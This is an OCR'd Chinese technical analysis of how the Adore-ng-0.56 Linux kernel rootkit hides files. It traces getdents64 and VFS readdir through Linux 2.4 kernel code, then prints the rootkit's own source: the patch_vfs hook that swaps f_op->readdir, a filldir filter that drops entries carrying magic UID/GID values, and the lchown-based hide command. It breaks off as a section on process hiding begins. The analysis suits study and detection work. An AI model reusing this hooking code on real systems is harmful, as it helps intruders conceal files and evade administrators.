
那要隐藏文件（目录），自然就是使得该系统调用要忽略特定的目录项（代表了我们要隐藏的文件）。比如，原本 getdents64 系统调用会返回如下 3 个目录项：

1. aaa
2. **bbb** （代表我们要隐藏的文件）
3. ccc

如果我们能对 getdents64 调用进行干预，使得它只返回
1. aaa
2. ccc

那么 ls 命令就只会告诉我们当前目录只有“aaa”和“ccc”这两个文件，这就隐藏了“bbb”文件。

由于 getdents64（）是系统调用，所以要干预它，只能在内核中，通过驱动程序方式，在 Linux 下就是 LKM 方式。目前有两种方法来“干预”。
1. Hook 系统调用表（system call table）中的 getdents64 调用项
示意图如下：



这种 hook 系统调用表的方法在 Linux rootkit 中曾经流行一时，但现在已经式微，因为反黑客软件通过检查系统调用表（与干净的该系统调用表的备份一比较）就能发现有黑客软件驻留。

2. 通过修改 VFS(**V**irtual **F**ile **S**witch)中的相关函数指针来实现隐藏文件
这是比较新，也是让反黑客软件比较头痛的一种方法。所谓 VFS 是 Linux 在实际文件系统上抽象出的一个文件系统模型，我的理解是 VFS 就象 C++中的 abstract class（记住不是 interface，因为 VFS 中有很实际的代码，一些各个文件系统通用的逻辑都在该父类中被实现），而各个具体的文件系统,比如象 ext2，minix，vfat 等，则是 VFS 这个抽象类的子类。具体介绍请参见 Linux 内核名著《Understanding The Linux Kernel， 3rd Edition》或我写的一篇文章《MINIX File System 探析》。

Adore-ng-0.56 用的就是这种方法隐藏的文件。

让我们循着 Linux2.4.18 的内核代码看一下 getdents64 系统调用时怎么实现的。

```
asmlinkage long sys_getdents64(unsigned int fd, void * dirent, unsigned int count)
{
```

```
    struct file * file;
    struct linux_dirent64 * lastdirent;
    struct getdents_callback64 buf;
    int error;

    error = -EBADF;
    file = fget(fd);
    if (!file)
        goto out;

    buf.current_dir = (struct linux_dirent64 *) dirent;
    buf.previous = NULL;
    buf.count = count;
    buf.error = 0;

    error = vfs_readdir(file, filldir64, &buf);      这是读取目录函数
    if (error < 0)
        goto out_putf;
    error = buf.error;
    lastdirent = buf.previous;
    if (lastdirent) {
        struct linux_dirent64 d;
        d.d_off = file->f_pos;
        copy_to_user(&lastdirent->d_off, &d.d_off, sizeof(d.d_off));
        error = count - buf.count;
    }

out_putf:
    fput(file);
out:
    return error;
}
```

看一下 vfs_readdir（）函数

```
int vfs_readdir(struct file *file, filldir_t filler, void *buf)
{
    struct inode *inode = file->f_dentry->d_inode;
    int res = -ENOTDIR;
    if (!file->f_op || !file->f_op->readdir)
        goto out;
    down(&inode->i_sem);
    down(&inode->i_zombie);
    res = -ENOENT;
    if (!IS_DEADDIR(inode)) {
```

```
        lock_kernel();
        res = file->f_op->readdir(file, buf, filler);        这儿是关键
        unlock_kernel();
    }
    up(&inode->i_zombie);
    up(&inode->i_sem);
out:
    return res;
}
```

上面 `file->f_op->readdir(file, buf, filler)`就是去调用实际文件系统的读取目录项函数（毕竟 VFS 是抽象的文件系统，是空中楼阁）。

这里的变量 `file` 是如下结构：

```
struct file {
    struct list_head  f_list;
    struct dentry     *f_dentry;
    struct vfsmount        *f_vfsmnt;
    struct file_operations    *f_op;
    atomic_t      f_count;
    unsigned int      f_flags;
    mode_t            f_mode;
    loff_t            f_pos;
    unsigned long         f_reada, f_ramax, f_raend, f_ralen, f_rawin;
    struct fown_struct    f_owner;
    unsigned int      f_uid, f_gid;
    int           f_error;

    unsigned long     f_version;

    /* needed for tty driver, and maybe others */
    void          *private_data;

    /* preallocated helper kiobuf to speedup O_DIRECT */
    struct kiobuf     *f_iobuf;
    long          f_iobuf_lock;
};
```

而 `file->f_op` 是如下结构：

```
/*
 * NOTE:
 * read, write, poll, fsync, readv, writev can be called
 *   without the big kernel lock held in all filesystems.
 */
struct file_operations {
```

```
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char *, size_t, loff_t *);
    int (*readdir) (struct file *, void *, filldir_t);
    unsigned int (*poll) (struct file *, struct poll_table_struct *);
    int (*ioctl) (struct inode *, struct file *, unsigned int, unsigned long);
    int (*mmap) (struct file *, struct vm_area_struct *);
    int (*open) (struct inode *, struct file *);
    int (*flush) (struct file *);
    int (*release) (struct inode *, struct file *);
    int (*fsync) (struct file *, struct dentry *, int datasync);
    int (*fasync) (int, struct file *, int);
    int (*lock) (struct file *, int, struct file_lock *);
    ssize_t (*readv) (struct file *, const struct iovec *, unsigned long, loff_t *);
    ssize_t (*writev) (struct file *, const struct iovec *, unsigned long, loff_t *);
    ssize_t (*sendpage) (struct file *, struct page *, int, size_t, loff_t *, int);
    unsigned long (*get_unmapped_area)(struct file *, unsigned long, unsigned long,
unsigned long, unsigned long);
};
```

我们可以把 `file->f_op` 看成是 `file` 这个 `class` 的纯虚函数集。每个实际的文件系统都会有自己的 `file_operations` 函数集。

当每次打开文件（再次强调一下，目录也是一种文件）时，内核都会对该文件所代表的 `file_operations` 赋值。比如你打开“aaa”目录，而该目录位于 `ext2` 文件系统上，则最终会调用到 `ext2` 文件系统 `driver` 的 `ext2_read_inode`（）函数。在该函数中就会指定该目录文件的 `file_operations` 函数集。见下面标红的代码：

```
void ext2_read_inode (struct inode * inode)
{
    struct buffer_head * bh;
    struct ext2_inode * raw_inode;
    unsigned long block_group;
    unsigned long group_desc;
    unsigned long desc;
    unsigned long block;
    unsigned long offset;
    struct ext2_group_desc * gdp;

    if ((inode->i_ino != EXT2_ROOT_INO && inode->i_ino != EXT2_ACL_IDX_INO &&
         inode->i_ino != EXT2_ACL_DATA_INO &&
         inode->i_ino < EXT2_FIRST_INO(inode->i_sb)) ||
        inode->i_ino > le32_to_cpu(inode->i_sb->u.ext2_sb.s_es->s_inodes_count)) {
         ext2_error (inode->i_sb, "ext2_read_inode",
```

```
                "bad inode number: %lu", inode->i_ino);
        goto bad_inode;
    }
    block_group = (inode->i_ino - 1) / EXT2_INODES_PER_GROUP(inode->i_sb);
    if (block_group >= inode->i_sb->u.ext2_sb.s_groups_count) {
        ext2_error (inode->i_sb, "ext2_read_inode",
                "group >= groups count");
        goto bad_inode;
    }
    group_desc = block_group >> EXT2_DESC_PER_BLOCK_BITS(inode->i_sb);
    desc = block_group & (EXT2_DESC_PER_BLOCK(inode->i_sb) - 1);
    bh = inode->i_sb->u.ext2_sb.s_group_desc[group_desc];
    if (!bh) {
        ext2_error (inode->i_sb, "ext2_read_inode",
                "Descriptor not loaded");
        goto bad_inode;
    }

    gdp = (struct ext2_group_desc *) bh->b_data;
    /*
     * Figure out the offset within the block group inode table
     */
    offset = ((inode->i_ino - 1) % EXT2_INODES_PER_GROUP(inode->i_sb)) *
        EXT2_INODE_SIZE(inode->i_sb);
    block = le32_to_cpu(gdp[desc].bg_inode_table) +
        (offset >> EXT2_BLOCK_SIZE_BITS(inode->i_sb));
    if (!(bh = sb_bread(inode->i_sb, block))) {
        ext2_error (inode->i_sb, "ext2_read_inode",
                "unable to read inode block - "
                "inode=%lu, block=%lu", inode->i_ino, block);
        goto bad_inode;
    }
    offset &= (EXT2_BLOCK_SIZE(inode->i_sb) - 1);
    raw_inode = (struct ext2_inode *) (bh->b_data + offset);

    inode->i_mode = le16_to_cpu(raw_inode->i_mode);
    inode->i_uid = (uid_t)le16_to_cpu(raw_inode->i_uid_low);
    inode->i_gid = (gid_t)le16_to_cpu(raw_inode->i_gid_low);
    if(!(test_opt (inode->i_sb, NO_UID32))) {
        inode->i_uid |= le16_to_cpu(raw_inode->i_uid_high) << 16;
        inode->i_gid |= le16_to_cpu(raw_inode->i_gid_high) << 16;
    }
    inode->i_nlink = le16_to_cpu(raw_inode->i_links_count);
    inode->i_size = le32_to_cpu(raw_inode->i_size);
```

```
    inode->i_atime = le32_to_cpu(raw_inode->i_atime);
    inode->i_ctime = le32_to_cpu(raw_inode->i_ctime);
    inode->i_mtime = le32_to_cpu(raw_inode->i_mtime);
    inode->u.ext2_i.i_dtime = le32_to_cpu(raw_inode->i_dtime);
    /* We now have enough fields to check if the inode was active or not.
     * This is needed because nfsd might try to access dead inodes
     * the test is that same one that e2fsck uses
     * NeilBrown 1999oct15
     */
    if (inode->i_nlink == 0 && (inode->i_mode == 0 || inode->u.ext2_i.i_dtime)) {
        /* this inode is deleted */
        brelse (bh);
        goto bad_inode;
    }
    inode->i_blksize = PAGE_SIZE;  /* This is the optimal IO size (for stat), not the fs
block size */
    inode->i_blocks = le32_to_cpu(raw_inode->i_blocks);
    inode->i_version = ++event;
    inode->u.ext2_i.i_flags = le32_to_cpu(raw_inode->i_flags);
    inode->u.ext2_i.i_faddr = le32_to_cpu(raw_inode->i_faddr);
    inode->u.ext2_i.i_frag_no = raw_inode->i_frag;
    inode->u.ext2_i.i_frag_size = raw_inode->i_fsize;
    inode->u.ext2_i.i_file_acl = le32_to_cpu(raw_inode->i_file_acl);
    if (S_ISREG(inode->i_mode))
        inode->i_size |= ((__u64)le32_to_cpu(raw_inode->i_size_high)) << 32;
    else
        inode->u.ext2_i.i_dir_acl = le32_to_cpu(raw_inode->i_dir_acl);
    inode->i_generation = le32_to_cpu(raw_inode->i_generation);
    inode->u.ext2_i.i_prealloc_count = 0;
    inode->u.ext2_i.i_block_group = block_group;

    /*
     * NOTE! The in-memory inode i_data array is in little-endian order
     * even on big-endian machines: we do NOT byteswap the block numbers!
     */
    for (block = 0; block < EXT2_N_BLOCKS; block++)
        inode->u.ext2_i.i_data[block] = raw_inode->i_block[block];

    if (inode->i_ino == EXT2_ACL_IDX_INO ||
       inode->i_ino == EXT2_ACL_DATA_INO)
        /* Nothing to do */ ;
    else if (S_ISREG(inode->i_mode)) {
        inode->i_op = &ext2_file_inode_operations;
        inode->i_fop = &ext2_file_operations;
```

```
        inode->i_mapping->a_ops = &ext2_aops;
    } else if (S_ISDIR(inode->i_mode)) {
        inode->i_op = &ext2_dir_inode_operations;
        inode->i_fop = &ext2_dir_operations;
        inode->i_mapping->a_ops = &ext2_aops;
    } else if (S_ISLNK(inode->i_mode)) {
        if (!inode->i_blocks)
            inode->i_op = &ext2_fast_symlink_inode_operations;
        else {
            inode->i_op = &page_symlink_inode_operations;
            inode->i_mapping->a_ops = &ext2_aops;
        }
    } else
        init_special_inode(inode, inode->i_mode,
                   le32_to_cpu(raw_inode->i_block[0]));
    brelse (bh);
    inode->i_attr_flags = 0;
    if (inode->u.ext2_i.i_flags & EXT2_SYNC_FL) {
        inode->i_attr_flags |= ATTR_FLAG_SYNCRONOUS;
        inode->i_flags |= S_SYNC;
    }
    if (inode->u.ext2_i.i_flags & EXT2_APPEND_FL) {
        inode->i_attr_flags |= ATTR_FLAG_APPEND;
        inode->i_flags |= S_APPEND;
    }
    if (inode->u.ext2_i.i_flags & EXT2_IMMUTABLE_FL) {
        inode->i_attr_flags |= ATTR_FLAG_IMMUTABLE;
        inode->i_flags |= S_IMMUTABLE;
    }
    if (inode->u.ext2_i.i_flags & EXT2_NOATIME_FL) {
        inode->i_attr_flags |= ATTR_FLAG_NOATIME;
        inode->i_flags |= S_NOATIME;
    }
    return;

bad_inode:
    make_bad_inode(inode);
    return;
}
```

咱们详细看一下上面的代码。

```
    else if (S_ISREG(inode->i_mode)) {
        inode->i_op = &ext2_file_inode_operations;
        inode->i_fop = &ext2_file_operations;
```

```
        inode->i_mapping->a_ops = &ext2_aops;
```
如果该文件是普通文件(S_ISREG),则 inode->i_fop 为 ext2_file_operations 函数集。

```
    } else if (S_ISDIR(inode->i_mode)) {
        inode->i_op = &ext2_dir_inode_operations;
        inode->i_fop = &ext2_dir_operations;
        inode->i_mapping->a_ops = &ext2_aops;
```
如果该文件是目录(S_ISDIR),则 inode->i_fop 为 ext2_dir_operations 函数集。

```
    } else if (S_ISLNK(inode->i_mode)) {
        if (!inode->i_blocks)
            inode->i_op = &ext2_fast_symlink_inode_operations;
        else {
            inode->i_op = &page_symlink_inode_operations;
            inode->i_mapping->a_ops = &ext2_aops;
        }
```
如果该文件是链接文件(S_ISLNK),则不需要 inode->i_fop 函数集。

这里是对 inode 中的 file_operations 赋值,与 file 结构中的 file_operations 何干?
问的好,打开文件调用的是 open 系统调用。

```
asmlinkage long sys_open(const char * filename, int flags, int mode)
{
    char * tmp;
    int fd, error;

#if BITS_PER_LONG != 32
    flags |= O_LARGEFILE;
#endif
    tmp = getname(filename);
    fd = PTR_ERR(tmp);
    if (!IS_ERR(tmp)) {
        fd = get_unused_fd();
        if (fd >= 0) {
            struct file *f = filp_open(tmp, flags, mode);
            error = PTR_ERR(f);
            if (IS_ERR(f))
                goto out_error;
            fd_install(fd, f);
        }
out:
        putname(tmp);
    }
    return fd;
```

```
out_error:
     put_unused_fd(fd);
     fd = error;
     goto out;
}
```

```
struct file *filp_open(const char * filename, int flags, int mode)
{
     int namei_flags, error;
     struct nameidata nd;

     namei_flags = flags;
     if ((namei_flags+1) & O_ACCMODE)
          namei_flags++;
     if (namei_flags & O_TRUNC)
          namei_flags |= 2;

     error = open_namei(filename, namei_flags, mode, &nd);
     if (!error)
          return dentry_open(nd.dentry, nd.mnt, flags);

     return ERR_PTR(error);
}
```

```
struct file *dentry_open(struct dentry *dentry, struct vfsmount *mnt, int flags)
{
     struct file * f;
     struct inode *inode;
     static LIST_HEAD(kill_list);
     int error;

     error = -ENFILE;
     f = get_empty_filp();
     if (!f)
          goto cleanup_dentry;
     f->f_flags = flags;
     f->f_mode = (flags+1) & O_ACCMODE;
     inode = dentry->d_inode;
     if (f->f_mode & FMODE_WRITE) {
          error = get_write_access(inode);
          if (error)
               goto cleanup_file;
```

```
    }

    f->f_dentry = dentry;
    f->f_vfsmnt = mnt;
    f->f_pos = 0;
    f->f_reada = 0;
    f->f_op = fops_get(inode->i_fop);
    file_move(f, &inode->i_sb->s_files);

    /* preallocate kiobuf for O_DIRECT */
    f->f_iobuf = NULL;
    f->f_iobuf_lock = 0;
    if (f->f_flags & O_DIRECT) {
        error = alloc_kiovec(1, &f->f_iobuf);
        if (error)
            goto cleanup_all;
    }

    if (f->f_op && f->f_op->open) {
        error = f->f_op->open(inode,f);
        if (error)
            goto cleanup_all;
    }
    f->f_flags &= ~(O_CREAT | O_EXCL | O_NOCTTY | O_TRUNC);

    return f;

cleanup_all:
    if (f->f_iobuf)
        free_kiovec(1, &f->f_iobuf);
    fops_put(f->f_op);
    if (f->f_mode & FMODE_WRITE)
        put_write_access(inode);
    file_move(f, &kill_list); /* out of the way.. */
    f->f_dentry = NULL;
    f->f_vfsmnt = NULL;
cleanup_file:
    put_filp(f);
cleanup_dentry:
    dput(dentry);
    mntput(mnt);
    return ERR_PTR(error);
}
```

```
#define fops_get(fops) \
    (((fops) && (fops)->owner)\
        ? ( try_inc_mod_count((fops)->owner) ? (fops) : NULL ) \
        : (fops))
```

从上面列出的内核代码看，open 系统调用 sys_open（）函数调用 filp_open（），而 filp_open()又调用 dentry_open()，在该调用中通过如下一行

```
f->f_op = fops_get(inode->i_fop);
```

把 inode 中的 file_operations 函数集赋值给 file 中的 file_operations 函数集。也就是说如果 open 系统调用打开的“aaa”是普通文件，则这里的 f->f_op 为 ext2_file_operations 函数集；如果“aaa”为目录，则 f->f_op 为 ext2_dir_operations 函数集。

上面说了那么多，也列了很多 Linux 内核代码，有点乱是吗？好的，让我来给你理一下思路。

假设 ls 命令要列出当前目录的文件（当前目录在 ext2 文件系统），则从 strace 的输出中知道，它首先要 open 当前目录文件， 返回一个文件句柄，该句柄对应到内核中就是一个 file 对象，而该 file 对象的 file_operations 函数集从当前目录的 inode 的 file_operations 函数集取得，这里就是 ext2_file_operations。

当通过 getdents64 系统调用了来获取当前目录下的文件时，file->f_op->readdir(file, buf, filler)调用的实际上是 ext2_dir_operations 函数集中的 readdir()函数。即由 ext2 文件系统驱动来读取当前目录文件中的一个个目录项。

我们要隐藏文件，只要替换这里的 f_op->readdir 函数指针，也就是 ext2_dir_operations 函数集中的 readdir 函数指针即可。

Adore-ng-0.56 rootkit 就使用了上面介绍的技术！

让我们看看 adore-ng-0.56 rootkit 中与隐藏文件相关的实现吧。

首先，在 adore-ng.o 内核模块被载入时要替换根文件中的“readdir”函数。

```
int init_module()
{
    struct proc_dir_entry *pde = NULL;
    int i = 0, j = 0;

    EXPORT_NO_SYMBOLS;

    memset(hidden_procs, 0, sizeof(hidden_procs));

    pde = proc_find_tcp();
    o_get_info_tcp = pde->get_info;
    pde->get_info = n_get_info_tcp;
```

```
    orig_proc_lookup = proc_root.proc_iops->lookup;
    proc_root.proc_iops->lookup = adore_lookup;

    patch_vfs(proc_fs, &orig_proc_readdir, adore_proc_readdir);
    patch_vfs(root_fs, &orig_root_readdir, adore_root_readdir);
    if (opt_fs)
        patch_vfs(opt_fs, &orig_opt_readdir,
                adore_opt_readdir);

    patch_syslog();
。。。


char *root_fs = "/";      /* default FS to hide files */

int patch_vfs(const char *p, readdir_t *orig_readdir, readdir_t new_readdir)
{
    struct file *filep;

    filep = filp_open(p, O_RDONLY|O_DIRECTORY, 0);
    if (IS_ERR(filep)) {
            return -1;
    }

    if (orig_readdir)
        *orig_readdir = filep->f_op->readdir;       保存原始的“readdir”函数

    filep->f_op->readdir = new_readdir;             用黑客软件的“readdir”替换原来系统的
    filp_close(filep, 0);
    return 0;
}
```

root_fs 是根目录（“/”）。

patch_vfs(root_fs, &orig_root_readdir, adore_root_readdir);
上面的代码用 adore_root_readdir（）函数替换根目录所在的“readdir”，而原来的 readdir 函数地址则被保存到 orig_root_readdir 中，以便在黑客软件退出时能恢复。

你通过 ava 控制界面来隐藏文件，比如：

[wzhou@DEBUG wzhou]$ ./ava h test
看 ava.c 中的源码

```
      /* hide file */
```

```
      case 'h':
        if (adore_hidefile(a, argv[2]) >= 0)
            printf("File '%s' is now hidden.\n", argv[2]);
        else
            printf("Can't hide file.\n");
        break;
```

调用函数 adore_hidefile（a，”test”）。

下面是在 libinvisible.c 中的 adore_hidefile（）函数。

```
/* Hide a file
 */
int adore_hidefile(adore_t *a, char *path)
{
    return lchown(path, ELITE_UID, ELITE_GID);
}
```

ELITE_UID 与 ELITE_GID 是两个定义在 Makefile 中的常数。

```
CFLAGS+=-DELITE_UID=1870071411U -DELITE_GID=513851000U
```

粗看，有点莫名其妙。我们要求的是隐藏文件“test”，但 ava 却是通过系统调用 lchown 来改变该文件的 UID（User ID）和 GID（Group ID），好像风马牛不相及。

看看 adnore-ng.o 中的对“readdir”的处理就明白了。


```
/* About the locking of these global vars:
 * I used to lock these via rwlocks but on SMP systems this can cause
 * a deadlock because the iget() locks an inode itself and I guess this
 * could cause a locking situation of AB BA. So, I do not lock root_sb and
 * root_filldir (same with opt_) anymore. root_filldir should anyway always
 * be the same (filldir64 or filldir, depending on the libc). The worst thing that
 * could happen is that 2 processes call filldir where the 2nd is replacing
 * root_sb which affects the 1st process which AT WORST CASE shows the hidden files.
 * Following conditions have to be met then: 1. SMP 2. 2 processes calling getdents()
 * on 2 different partitions with the same FS.
 * Now, since I made an array of super_blocks it must also be that the PIDs of
 * these procs have to be the same PID modulo 1024. This sitation (all 3 cases must
 * be met) should be very very rare.
 */
filldir_t root_filldir = NULL;
struct super_block *root_sb[1024];



int adore_root_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
    struct inode *inode = NULL;
    int r = 0;
    uid_t uid;
```

```
    gid_t gid;

    if ((inode = iget(root_sb[current->pid % 1024], ino)) == NULL)
        return 0;
    uid = inode->i_uid;
    gid = inode->i_gid;
    iput(inode);

    /* Is it hidden ? */
    if (uid == ELITE_UID && gid == ELITE_GID) {
        r = 0;
    } else
        r = root_filldir(buf, name, nlen, off, ino, x);

    return r;
}

int adore_root_readdir(struct file *fp, void *buf, filldir_t filldir)
{
    int r = 0;

    if (!fp || !fp->f_vfsmnt)
        return 0;

    root_filldir = filldir;
    root_sb[current->pid % 1024] = fp->f_vfsmnt->mnt_sb;
    r = orig_root_readdir(fp, buf, adore_root_filldir);
    return r;
}
```


我们上面分析过了，当读取目录时，就会调用到被我们替换的“readdir”函数，也就是上面的adore_root_readdir()函数。该函数用回调函数adore_root_filldir()函数来一次次读取该目录下的目录项。我们看看下面几行代码：

```
    uid = inode->i_uid;
    gid = inode->i_gid;        取得节点的 uid 和 gid
    iput(inode);

    /* Is it hidden ? */
    if (uid == ELITE_UID && gid == ELITE_GID) {
        r = 0;              如果该文件的 uid 和 gid 等于 ELITE_UID 和 ELITE_GID，
    } else                  则返回 0，表示没有读到该目录项，这就达成了隐藏的目的
        r = root_filldir(buf, name, nlen, off, ino, x);
        如果不是该文件的 uid 和 gid 并不是特殊的，则调用原来的“filldir”回调函数，
    自然一切正常
```

如果你不启动 adore-ng-0.56 的 LKM，则你就能看到具有 ELITE_UID 和 ELITE_GID 的文件。比如象下图所示：



那么怎样再次显示已被隐藏的文件呢？既然只要把文件的 uid 与 gid 改成特殊的 ELITE_UID 和 ELITE_GID，就可以实现隐藏，那么只要把隐藏文件的 uid 和 gid 恢复就可以显示了。但有个遗憾，adoreng-0.56 并没有记录文件原有的 uid 和 gid，所以它不能恢复到原来的文件所有者。Adore-ng-0.56 的处理是把该文件归位 root 用户了。



上图中被恢复显示的“test”文件的 UID 与 GID 变成了 root 用户。

Adore-ng-0.56 还支持任意目录的文件隐藏。什么意思呢？比如“/”目录所在的文件系统是 ext2 文件系统，但“/mnt/vfat”目录是 Windows 系统的 FAT32 文件系统（通过 mount 命令把 FAT32 分区挂接到“/mnt/vfat”目录）。那么象上面那样只修改了 root 分区(ext2 文件系统)的 file_operations 函数集中的“readdir”函数指针，那是没办法隐藏

“/mnt/vfat”目录中的文件的。因为当访问该目录及目录下的文件(目录)时，调用的是 FAT32 文件系统中的 file_operations 函数集中的“readdir”函数，自然不会调用到 adore-ng-0.56 中的“readdir”函数。所以 adore-ng-0.56 有下面的代码：

```
    patch_vfs(proc_fs, &orig_proc_readdir, adore_proc_readdir);
    patch_vfs(root_fs, &orig_root_readdir, adore_root_readdir);
    if (opt_fs)
        patch_vfs(opt_fs, &orig_opt_readdir,
                adore_opt_readdir);

char *opt_fs = NULL;
MODULE_PARM(opt_fs, "s");
```

Opt_fs 是黑客可以定制的目录，可以在载入 adore-ng 内核模块时指定要监控什么目录。默认情况是不监控，也就是上面代码中为“NULL”。如要监控“/mnt/vfat”目录的 Fat32 文件系统，则只要在载入模块时指定 opt_fs 为“/mnt/vfat”即可。

上面代码中的一行

```
patch_vfs(proc_fs, &orig_proc_readdir, adore_proc_readdir);
```

与进程隐藏有关，见下一节剖析。

现在应该明白了 adore-ng 是怎么实现文件隐藏了吧！

另外提一句，文件虽然被隐藏，但一点都不影响对该文件的其他操作，比如你可以读，写该文件，如果该文件可执行的话，你还可以执行该“看不见”的文件。道理很简单，adore-ng-0.56 只替换了目录文件中的“readdir”函数，其他的函数都正常工作。

你能够打开一个根本看不见的文件，是不是很奇妙？

进程隐藏

要实现进程隐藏，自然先得搞清楚计算机用户是怎样查询当前系统上运行着哪些进程的。

1. 普通用户的视角

用户一般用 ps，top 之类命令来查看当前运行进程，象下图所示：

```
-rw-rw-r--    1 wzhou    wzhou         657 Dec  9 19:07 result
drwxrwxr-x    2 wzhou    wzhou        4096 Dec 10 21:17 stack-overflow
-rw-rw-r--    1 2551055801 2048027294     1176 Jul  9  2007 test
[wzhou@DEBUG wzhou]$ ps aux
USER       PID %CPU %MEM    VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  1.7  0.1   1336  480 ?        S    06:53   0:07 init
root         2  0.0  0.0      0    0 ?        SW   06:53   0:00 [keventd]
root         3  0.0  0.0      0    0 ?        SWN  06:53   0:00 [ksoftirqd_CPU0]
root         4  0.0  0.0      0    0 ?        SW   06:53   0:00 [kswapd]
root         5  0.0  0.0      0    0 ?        SW   06:53   0:00 [bdflush]
root         6  0.0  0.0      0    0 ?        SW   06:53   0:00 [kupdated]
root         7  0.0  0.0      0    0 ?        SW   06:53   0:00 [khubd]
root         8  0.0  0.0      0    0 ?        SW   06:53   0:00 [kjournald]
root       203  0.0  0.2   1396  568 ?        S    06:54   0:00 syslogd -m 0
root       207  0.0  0.1   1336  428 ?        S    06:54   0:00 klogd -x
root       234  0.0  0.5   3276 1468 ?        S    06:54   0:00 /usr/sbin/sshd
root       246  0.0  0.4   2288 1196 ?        S    06:54   0:00 login -- wzhou
root       247  0.0  0.1   1316  404 tty2     S    06:54   0:00 /sbin/mingetty tt
root       248  0.0  0.1   1316  404 tty3     S    06:54   0:00 /sbin/mingetty tt
root       249  0.0  0.1   1316  404 tty4     S    06:54   0:00 /sbin/mingetty tt
